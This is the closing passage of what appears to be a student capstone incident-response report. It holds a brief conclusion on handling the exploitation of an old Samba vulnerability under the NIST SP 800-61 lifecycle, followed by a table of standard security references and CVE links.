The capstone exercise demonstrated that even a vulnerability nearly two decades old can produce a critical breach in seconds on an unpatched system. The response — detection, containment, documentation, and stakeholder communication — followed the NIST SP 800-61 lifecycle precisely, reinforcing that a structured approach is what separates a controlled incident from a catastrophic one.

9. References

Resource	URL
NIST SP 800-61 Rev 2	https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf
MITRE ATT&CK Framework	https://attack.mitre.org
CVSS v3.1 Specification	https://www.first.org/cvss/specification-document
CVE-2007-2447 Samba	https://nvd.nist.gov/vuln/detail/CVE-2007-2447
CVE-2021-44228 Log4Shell	https://nvd.nist.gov/vuln/detail/CVE-2021-44228
VirusTotal	https://www.virustotal.com
AlienVault OTX	https://otx.alienvault.com
Metasploit Documentation	https://docs.metasploit.com